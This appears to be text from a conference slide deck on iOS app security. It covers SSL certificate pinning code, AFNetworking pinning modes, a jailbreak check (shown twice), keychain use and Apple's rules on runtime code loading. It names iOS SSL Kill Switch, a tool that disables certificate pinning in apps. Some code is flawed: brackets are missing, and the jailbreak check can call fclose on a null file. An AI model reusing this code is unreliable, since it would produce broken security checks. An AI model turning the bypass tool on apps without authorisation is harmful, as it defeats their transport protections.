
```
- (void)connection:(NSURLConnection *)connection willSendRequestForAuthenticationChallenge:(NSURLAuthenticationChallenge *)challenge
{
    if ([[challenge protectionSpace] authenticationMethod] isEqualToString: NSURLAuthenticationMethodServerTrust])
    {
        SecTrustRef serverTrust = [[challenge protectionSpace] serverTrust];
        (void) SecTrustEvaluate(serverTrust, NULL);
        self.hasChallenged = YES;

        // Certificate
        NSString *certPath = [[NSBundle mainBundle] pathForResource:@"TrustedExternalCARoot" ofType:@"der"];
        NSData *localCertificateData = [NSData alloc] initWithContentsOfFile:certPath];

        BOOL certificatesAreTheSame = NO;
        CFIndex count = SecTrustGetCertificateCount(serverTrust);
        for (int i = 0; i <= count-1; i++) {
            if (certificatesAreTheSame) { // stop iteration if certificate match
                break;
            }

            SecCertificateRef remoteVersionOfServerCertificate = SecTrustGetCertificateAtIndex(serverTrust, i);
            CFDataRef remoteCertificateData = SecCertificateCopyData(remoteVersionOfServerCertificate);
            certificatesAreTheSame = [localCertificateData isEqualToData: (__bridge NSData *)remoteCertificateData];
            CFRelease(remoteCertificateData);
        }

        if (certificatesAreTheSame) {
            [[challenge sender] useCredential: [NSURLCredential credentialForTrust: serverTrust] forAuthenticationChallenge: challenge];
        }
        else {
            [[challenge sender] cancelAuthenticationChallenge: challenge];
            [[NSNotificationCenter defaultCenter] postNotificationName:kNotificationConnectionCallFail object:self];
        }
    }
    else if(self.hasChallenged){
        [[challenge sender] continueWithoutCredentialForAuthenticationChallenge:challenge];
    }
    else{
        [[challenge sender] cancelAuthenticationChallenge: challenge];
        ZLog(@"No server trust");
    }
    // fall through for challenges in other spaces - or respond to them if you need to
}
```



AFNetworking

```
typedef enum {  
    AFSSLPinningModeNone,  
    AFSSLPinningModePublicKey,  
    AFSSLPinningModeCertificate,  
} AFURLConnectionOperationSSLPinningMode;
```

```
/**  
## SSL Pinning Options
```

The following constants are provided by `AFURLConnectionOperation` as possible SSL Pinning options.

```
enum {  
    AFSSLPinningModeNone,  
    AFSSLPinningModePublicKey,  
    AFSSLPinningModeCertificate,  
}
```

```
`AFSSLPinningModeNone`  
Do not pin SSL connections
```

```
`AFSSLPinningModePublicKey`  
Pin SSL connections to certificate public key (SPKI).
```

```
`AFSSLPinningModeCertificate`  
Pin SSL connections to exact certificate. This may cause problems when your certificate expires and needs re-  
issuance.
```

<https://github.com/ADVTOOLS/ADVcertificator>

What is ADVcertificator

ADVcertificator is an iOS library and toolset making it easy to implement client certificate authentication and SSL server certificate pinning in iOS applications.

Check Jailbreak

```
- (void)applicationDidBecomeActive:(UIApplication *)application
{
    // Check device is jailbroken
    // If it is display alert, but allow to use the app
    self.isJailbroken = isJailbroken(self);
    if(!self.isJailbroken){

BOOL isJailbroken(AppDelegate *arg)
{
#if TARGET_IPHONE_SIMULATOR
    return NO;
#else
    FILE *f = fopen("/bin/bash", "r");

    if (errno == ENOENT)
    {
        // device is NOT jailbroken
        fclose(f);
        return NO;
    }
    else {
        // device IS jailbroken
        fclose(f);
        [[PaylevenAlertViewController sharedInstance] showAlertOfType:PaylevenAlertViewTypeLandscapeWarning
                                                                    inView:nil
                                                                    withTitle:STRING_JAILBROKEN_TITLE
                                                                    andDescription:STRING_JAILBROKEN_DESCRIPTION
                                                                    buttonTitles:[NSArray arrayWithObject:STRING_OK]
                                                                    delegate:arg
                                                                    andTag:0];

        return YES;
    }
#endif
}
```

Check Jailbreak

```
- (void)applicationDidBecomeActive:(UIApplication *)application
{
    // Check device is jailbroken
    // If it is display alert, but allow to use the app
    self.isJailbroken = isJailbroken(self);
    if(!self.isJailbroken){

BOOL isJailbroken(AppDelegate *arg)
{
#if TARGET_IPHONE_SIMULATOR
    return NO;
#else
    FILE *f = fopen("/bin/bash", "r");

    if (errno == ENOENT)
    {
        // device is NOT jailbroken
        fclose(f);
        return NO;
    }
    else {
        // device IS jailbroken
        fclose(f);
        [[PaylevenAlertViewController sharedInstance] showAlertOfType:PaylevenAlertViewTypeLandscapeWarning
                                                                    inView:nil
                                                                    withTitle:STRING_JAILBROKEN_TITLE
                                                                    andDescription:STRING_JAILBROKEN_DESCRIPTION
                                                                    buttonTitles:[NSArray arrayWithObject:STRING_OK]
                                                                    delegate:arg
                                                                    andTag:0];

        return YES;
    }
#endif
}
```





Cocoanetics 

@Cocoanetics



Following

Apple has begun rejecting Apps which are testing if they can access outside the sandbox (to determine jailbreak status).

 Reply  Retweet  Favorite  More

19

RETWEETS

6

FAVORITES



12:37 PM - 17 Aug 13  from Weistrach, Amstetten

Disassembler Hopper



<http://www.hopperapp.com>

<https://github.com/iSECPartners/ios-ssl-kill-switch>

iOS SSL Kill Switch

Blackbox tool to disable SSL certificate validation - including certificate pinning - within iOS Apps.

Keychain

- Secure if device lock is set
- encrypted container for
 - passwords
 - other secrets
- AccessGroup for multiple apps

Load Code

- Load code during runtime
- Use JS + JSBridge to native code
- Transit
 - <https://github.com/BeamApp/Transit>

iOS Developer Program License Agreement

3.3.2 An Application may not download or install executable code. Interpreted code may only be used in an Application if all scripts, code and interpreters are packaged in the Application and not downloaded. The only exception to the foregoing is scripts and code downloaded and run by Apple's built-in WebKit framework, provided that such scripts and code do not change the primary purpose of the Application by providing features or functionality that are inconsistent with the intended and advertised purpose of the Application as submitted to the App Store.




HMACKey-Chain

Publik-Key

SSL-Pinning

Certificates

Blowfish



Questions

mail	markus.kopf@payleven.de
xing	www.xing.com/profile/Markus_Kopf
linkedin	www.de.linkedin.com/in/markuskopf
twitter	@kopf_markus
blog	markuskopf.blogspot.com/
about	about.me/markuskopf